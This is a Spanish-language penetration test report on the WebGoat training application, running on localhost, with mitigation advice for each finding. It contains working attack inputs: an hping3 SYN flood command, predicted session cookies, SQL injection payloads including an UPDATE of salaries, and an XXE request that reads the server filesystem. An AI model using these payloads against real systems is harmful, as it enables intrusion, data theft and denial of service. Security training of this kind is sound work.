2024

AUDITORIA WEBGOAT

PENETRATION TEST: FINAL REPORT

ALEJANDRO GARCÍA GUTIERREZ

INDICE

Índice

1. **Sumario** ..... pág. 2
    - Sinopsis
    - Resumen de los resultados
    - Escala de gravedad
2. **Reporte Final** ..... pág. 3
    - Metodología
    - Recopilación de información
    - Enumeración ..... pág. 4
3. **Distributed Denial of Service Attacks (DDoS)** ..... pág. 5
4. **Broken Authentication** ..... pág. 6
5. **Insecure Direct Object References (IDOR)** ..... pág. 7
6. **Missing Function Level Access Control** ..... pág. 9
7. **SQL Injection** ..... pág. 11
8. **Cross-Site Scripting (XSS)** ..... pág. 12
9. **Security Misconfiguration: XML External Entity Injection (XXE)** ..... pág. 13
10. **Identity & Authentication Failures** ..... pág. 16
11. **Vuln & Outdated Components** pag.18
12. **Recomendaciones Finales** ..... pág. 20
    - Tabla resumen


SUMARIO

SIPNOSIS

Magximo CyberDefend ha sido contratada para realizar una auditoría de seguridad en WebGoat mediante un test de penetración de un día llevado a cabo el 4 de marzo de 2020. El objetivo del "pentest" es simular las acciones de un atacante malintencionado mediante ciberataques dirigidos al servidor corporativo de WebGoat. Esto permitirá identificar vulnerabilidades presentes que podrían ser explotadas por un atacante real para acceder a datos sensibles de la empresa.

Todas las vulnerabilidades descubiertas han sido documentadas y verificadas a través de evaluaciones de red, análisis y escaneo de vulnerabilidades del sistema, y mediante explotación manual y automatizada (cuando corresponde) de las debilidades encontradas.

GRAFICO DE RESULTADOS



ESCALA DE GRAVEDAD

CRÍTICA: Supone un peligro inmediato para la seguridad de los sistemas, la red y/o los datos y debe abordarse lo antes posible. La explotación requiere poco o ningún conocimiento especial del objetivo. La explotación no requiere habilidades, formación o herramientas muy avanzadas.

ALTA: Supone un peligro significativo para la seguridad de los sistemas, la red y/o los datos. La explotación suele requerir conocimientos, formación, habilidades o herramientas avanzados. Los problemas deben abordarse con brevedad.

MEDIA: Las vulnerabilidades deben abordarse de manera oportuna. La explotación suele ser más difícil de lograr y requiere conocimientos o acceso especiales. La explotación también puede requerir ingeniería social, así como condiciones especiales.

BAJA: El peligro de explotación es improbable, ya que las vulnerabilidades ofrecen pocas o ninguna oportunidad de comprometer la seguridad del sistema, la red o los datos. Puede gestionarse cuando el tiempo lo permita.

Problema informativo: Pretende aumentar los conocimientos del cliente. Probablemente ninguna amenaza real.

REPORTE FINAL

METODOLOGIA

Los testadores de Magximo CyberDefend emplearon métodos de prueba que son ampliamente adoptados en la industria de evaluación de seguridad cibernética.


Esto incluye 5 fases: Recopilación de información, Enumeración, Evaluación de vulnerabilidades, Explotación e Informe/Recomendaciones de mitigación.

Durante estas fases, se utilizaron técnicas de auditoría automatizadas y manuales para garantizar los mejores resultados posibles.

RECOPILACIÓN DE INFORMACIÓN

Magximo CyberDefend recibió de AI-Web un ámbito de host(es) que incluye el servidor corporativo de AI-Web. Usted puede ver los detalles de red de ese dispositivo listados a continuación:


- Hostname: WebGoat
- IP Address: 127.0.0.1:8080
- Lenguajes de programación utilizados en la web:



ENUMERACIÓN

Magximo CyberDefend realizó una enumeración de servicios para descubrir información sobre los servicios prestados por WebGoat que revelan detalles críticos que podrían ser aprovechados para eludir la seguridad y obtener un punto de apoyo inicial en el sistema.

Los testadores de Magximo CyberDefend comenzaron escaneando todos los puertos de WebGoat con Nmap para determinar qué servicios estaban abiertos. *En algunos casos, puede que algunos puertos no aparezcan en la lista.



DISTRIBUTED DENIAL OF SERVICE ATTACKS (DDOS)

Se ejecuto un script que identifica vulnerabilidades comunes:

```
└─$ nmap --script vuln -p 8080 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-05 21:35 EST
Stats: 0:07:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.22% done; ETC: 21:43 (0:00:13 remaining)
Stats: 0:08:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.22% done; ETC: 21:44 (0:00:14 remaining)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00012s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server ope
n and hold
|       them open as long as possible.  It accomplishes this by opening conne
ctions to
|       the target web server and sending a partial request. By doing so, it
starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

Nmap done: 1 IP address (1 host up) scanned in 521.84 seconds
```

Al realizar un ataque Slowloris muestra como sobrecarga el uso de la CPU y la memoria.

```
└─$ sudo hping3 -S --flood -p 8080 127.0.0.1
[sudo] password for kali:
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```




Ilustración 1: Atacada con Slowloris




Ilustración 1: Sin atacar

DETALLES DE LA VULNERABILIDAD

- **CVE**: CVE-2007-6750
- **Descripción**: Slowloris permite que un atacante cause denegación de servicio sin necesidad de una gran cantidad de ancho de banda. Es especialmente efectivo contra servidores web que mantienen conexiones abiertas durante largos períodos de tiempo, como Apache en ciertas configuraciones.
- **Criticidad**: ALTA

RECOMENDACIONES DE MITIGACIÓN

- **Configura el servidor:** Limita tiempo de espera y conexiones por cliente. Usa módulos como *mod_reqtimeout* en Apache.
- **Implementa firewalls:** Utiliza WAFs o herramientas como Fail2Ban para bloquear patrones sospechosos.
- **Proxy inverso/CDN:** Protege el servidor con un proxy o CDN como Cloudflare.
- **Actualiza el software:** Mantén el servidor y módulos en su última versión.

BROKEN AUTHENTICATION (BROKEN AUTHENTICATION)

DETALLES DE LA VULNERABILIDAD

- **OWASP:** OWASP Top 10 - Broken Authentication.
- **Descripción** Se ha detectado una vulnerabilidad de Broken Authentication en el sistema, relacionada con la **predicción de cookies**. Durante las pruebas de seguridad, se observó que las cookies de sesión seguían un patrón predecible en su incremento.
- **Impacto:** Esta vulnerabilidad permite la suplantación de identidad, lo que podría llevar a accesos no autorizados a cuentas de usuarios legítimos, con lo que se comprometen datos sensibles y la integridad del sistema de autenticación.
- **Criticidad: BAJA**

EXPLOTACIÓN


Al realizar múltiples peticiones al servidor, eliminando la cookie de cada solicitud para analizar la respuesta del servidor, se identificó un patrón secuencial en las cookies que se asignaban a las sesiones. Las cookies obtenidas fueron las siguientes:

- 4587429874344899214-1732981295800
- 4587429874344899215-1732981296461
- 4587429874344899216-1732981297164

El salto en el número de cookie entre dos peticiones indica que un usuario anónimo se ha autenticado en el servidor.

Con base en la información obtenida, fue posible predecir una cookie válida al tomar la primera parte de una cookie que había saltado y la segunda parte de una cookie obtenida en respuestas previas. Esto permitió la creación de una cookie válida que otorgaba acceso no autorizado, lo que resultó en la **usurpación de cuentas**. La cookie generada fue:

- 4587429874344899218-1732981297770



RECOMENDACIONES DE MITIGACIÓN

1. Implementar mecanismos de autenticación más robustos, como el uso de tokens de sesión aleatorios y de un solo uso.
2. Asegurar que las cookies de sesión tengan un valor altamente impredecible y que se utilicen protocolos seguros (por ejemplo, Secure y HttpOnly).
3. Revisar y mejorar el manejo de sesiones, asegurando que no se puedan predecir o adivinar las cookies de sesión.
4. Activar mecanismos de detección de accesos anómalos para identificar intentos de suplantación de identidad.

INSECURE DIRECT OBJECT REFERENCES (IDOR)


DETALLES DE LA VULNERABILIDAD

- **OWASP:** OWASP Top 10 - Insecure Direct Object References: OWASP
- **Descripción** Durante la auditoría, se identificó que la aplicación web presenta un problema de **Referencias Directas a Objetos Inseguros (IDOR)**. Este tipo de vulnerabilidad ocurre cuando un atacante puede manipular parámetros de entrada para acceder a recursos internos, como archivos o datos sensibles, que deberían estar restringidos o ser inaccesibles.
- **Impacto:** Esta vulnerabilidad puede ser aprovechada por un atacante para acceder a datos sensibles de otros usuarios, lo que compromete la privacidad y seguridad de la aplicación. La posibilidad de obtener datos privados como contraseñas, detalles de cuentas o información confidencial puede llevar a la explotación de cuentas y otros ataques.
- **Criticidad**: ALTA

EXPLOTACIÓN 1

Se observó que la aplicación devuelve datos sensibles en las respuestas HTTP, incluso si estos no son visibles en la interfaz del usuario. Aunque estos datos no son presentados de manera directa al usuario, están presentes en las respuestas del servidor. Esta situación crea un riesgo, ya que un atacante podría inspeccionar estas respuestas y obtener información que debería estar protegida.


Al conocer cómo se identifican los usuarios dentro de la aplicación, se realizó una prueba consistente en modificar los identificadores de usuario en los parámetros de la solicitud. Esto permitió obtener información de otros usuarios. En una de las respuestas obtenidas, se hallaron datos comprometidos de un usuario distinto al previsto, lo que demuestra que no hay suficientes controles de acceso en la validación de parámetros.



EXPLOTACIÓN 2

Se interceptó una solicitud legítima usando Burp Suite y se modificó la solicitud:

- Cambio del método **POST** a **GET**.
- Sustitución del parámetro user-hash por users.
- Modificación del formato de datos enviados, de application/x-www-form-urlencoded a application/json.
- Uso de un valor arbitrario en userHash



El servidor respondió con datos sensibles que deberían estar protegidos, exponiendo todos los usuarios registrados y sus identificadores únicos (hashes).

RECOMENDACIONES DE MITIGACIÓN

1. **Validación y Autorización Adecuada:** Asegurarse de que cada solicitud sea verificada adecuadamente, y que solo los usuarios autorizados puedan acceder a sus propios datos.
2. **Restricción de Datos Sensibles:** No incluir información sensible en las respuestas HTTP que no sea absolutamente necesaria. Si es necesario, asegurar que estos datos estén cifrados o anonimizados.
3. **Implementación de controles de acceso basados en roles (RBAC):** Establecer reglas estrictas para asegurar que cada usuario solo pueda acceder a los datos que le correspondan.
4. **Uso de Identificadores Aleatorios:** Utilizar identificadores aleatorios o no predecibles en lugar de valores secuenciales o fáciles de adivinar, para dificultar los intentos de acceso no autorizado a otros recursos.


MISSING FUNCTION LEVEL ACCESS CONTROL

DETALLES DE LA VULNERABILIDAD

- **OWASP:** OWASP Top 10 - Missing Function Level Access Control
- **Descripción:** Durante la auditoría, se ha identificado la presencia de una vulnerabilidad de **falta de control de acceso a nivel de función**. Esto ocurre cuando los controles de acceso no se implementan adecuadamente para las funciones del sistema que deberían estar protegidas según el rol o los privilegios del usuario. En este caso, se ha observado que **elementos ocultos en el código HTML** contienen información que no debería ser accesible para ciertos usuarios.
- **Impacto:** La falta de control en el acceso a nivel de función permite que los usuarios no autorizados accedan a datos sensibles o realicen acciones no permitidas, lo que podría resultar en **violación de la privacidad**, **alteración de datos** o **ejecución de acciones maliciosas**.
- **Criticidad**: **ALTA**

EXPLOTACIÓN

En el código HTML de la aplicación, se detectaron elementos que, aunque están ocultos en la interfaz del usuario (por ejemplo, mediante el uso de la propiedad CSS display: none), pueden ser fácilmente accesibles y visualizados por un atacante. Estos elementos ocultos contienen información sensible que podría ser aprovechada para obtener acceso a funciones o datos que están restringidos a ciertos roles de usuario.



Un atacante con conocimientos básicos de inspección de elementos en el navegador podría visualizar o manipular estos elementos ocultos para acceder a información o funciones que deberían estar protegidas. Al modificar el código o enviar solicitudes manipuladas, un atacante podría eludir los controles de acceso y acceder a funciones que deberían ser limitadas a usuarios con privilegios más altos.

RECOMENDACIONES DE MITIGACIÓN

1. **Controlar el acceso a nivel de servidor:** Asegurarse de que todas las funciones críticas estén protegidas por validación de acceso en el lado del servidor, no solo por controles en el cliente (como la ocultación de elementos).

2. **Revisar permisos de usuario:** Implementar un sistema robusto de control de acceso basado en roles (RBAC) para que cada usuario solo pueda acceder a las funciones y datos que corresponden a su perfil.

3. **Evitar el uso de elementos ocultos para datos sensibles:** No almacenar ni mostrar información sensible en el código HTML, incluso si está oculta en la interfaz. Usar sesiones o mecanismos de almacenamiento más seguros.


SQL INJECTION

DETALLES DE LA VULNERABILIDAD


- **OWASP:** OWASP – SQL Injection
- **Descripción:** Se detectó una vulnerabilidad de SQL injection. Esta vulnerabilidad permite a un atacante modificar las consultas SQL ejecutadas por el servidor, lo que podría resultar en acceso no autorizado, exposición de datos sensibles o manipulación de la base de datos.
- **Impacto**: Riesgo de exposición de datos sensibles almacenados en la base de datos, la posibilidad de modificar datos almacenados y la de realizar ataques que afecten la operatividad del sistema.
- **Criticidad**: **ALTA**

EXPLOTACIÓN

Se realizó una prueba con el siguiente payload: *' OR 1=1 --* en el campo de entrada *Employee Name*, dando como resultado de la búsqueda datos vulnerables como USERID, SALARY y AUTH_TAN.



En este caso hemos comprometido los datos cambiando el salario de John Smith introduciendo otra inyección de SQL: *'; update employess set salary=90000 where last_name='Smith';-- -*



RECOMENDACIONES DE MITIGACIÓN

- **Implementar consultas parametrizadas**: Reescribir las consultas SQL utilizando parámetros preparados para evitar que las entradas se interpreten como parte de la consulta.
- **Validar y depurar las entradas**: Utilizar funciones de sanitización para asegurar que las entradas de los usuarios no contengan caracteres maliciosos.
- **Usar ORM (Object-Relational Mapping)**: Adoptar frameworks como SQLAlchemy, Hibernate o similares, que abstraen las consultas SQL y minimizan riesgos.
- **Restricciones de privilegios en la base de datos**: Garantizar que las cuentas utilizadas por la aplicación tengan acceso mínimo necesario.


CROSS-SITE SCRIPTING (XSS)

DETALLES DE LA VULNERABILIDAD

- **OWASP:** A7:2017-Cross-Site Scripting (XSS)
- **Descripción:** Durante la auditoría se identificó una vulnerabilidad de **Cross-Site Scripting (XSS)** en uno de los formularios de entrada de la aplicación. Esta vulnerabilidad permite a los atacantes inyectar código malicioso en campos de texto, lo que resulta en la ejecución no autorizada de scripts en el navegador de los usuarios que visitan la página.
- **Impacto**: Puede suponer el **robo de sesiones** mediante cookies, la **manipulación del contenido de la página** para engañar a los usuarios, **ataques de phishing** al redirigir a los usuarios a sitios maliciosos y la **difusión de malware** a través de scripts maliciosos.
- **Criticidad**: **ALTA**

EXPLOTACIÓN

Se descubrió que el campo de entrada no valida correctamente los datos introducidos por el usuario antes de procesarlos. Aprovechando esta debilidad, se logró inyectar un script malicioso que generó un **alert()** en el navegador al cargar la página.



RECOMENDACIONES DE MITIGACIÓN

1. **Validación de entrada:** Implementar sanitización y validación estricta de todos los datos introducidos por los usuarios en el lado del servidor y del cliente.
    - Usar funciones de escape para caracteres especiales, como las proporcionadas por bibliotecas de seguridad específicas del lenguaje de programación.
2. **Uso de Content Security Policy (CSP):** Configurar encabezados HTTP que limiten la ejecución de scripts en el navegador.
3. **Evitar la inserción directa de datos:** Utilizar mecanismos seguros como plantillas de renderizado que procesen los datos de entrada antes de incluirlos en la página.


SECURITY MISCONFIGURATION: XML EXTERNAL ENTITY INJECTION (XXE)

DETALLES DE LA VULNERABILIDAD

- **OWASP:** XML External Entity (XXE) Processing
- **Descripción:** Esta vulnerabilidad ocurre cuando la aplicación procesa datos XML y permite la inclusión de entidades externas maliciosas, lo que puede exponer datos sensibles o comprometer la seguridad del servidor.
- **Impacto:** visualizar el contenido de la carpeta **filesystem** es **crítica** por la **exposición de archivos confidenciales, ataques de denegación de servicio (DoS)**, el uso de entidades externas maliciosas que agoten recursos y el **robo de datos sensibles** (filtración de claves, configuraciones o información crítica)
- **Criticidad**: **CRÍTICA**

EXPLOTACIÓN

Se observó que la aplicación acepta y procesa archivos XML sin una configuración segura adecuada en el analizador XML. Se capturo con burpsuite el comentario a añadir en un post:



Y se modificó el XML:

```
POST /WebGoat/xxe/simple HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 58
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/xml
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=magximo
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=oYma4LRbpqB0BG1569Srp3PQEd8kynlvJTw-VLUC
Connection: keep-alive
<?xml version="1.0"?>
  <!DOCTYPE comment [<!ENTITY root SYSTEM "file:///">]>
  <comment>
      <text>
      &root;
    </text>
  </comment>
```

Dando como resultado en la página, el contenido de la carpeta de filesystem:

RECOMENDACIONES DE MITIGACIÓN

1. **Deshabilitar entidades externas:** Configurar el analizador XML para que no procese entidades externas.
2. **Validar y depurar las entradas:** Asegurarse de que los datos XML provengan de fuentes confiables y validar contra un esquema XML (XSD).
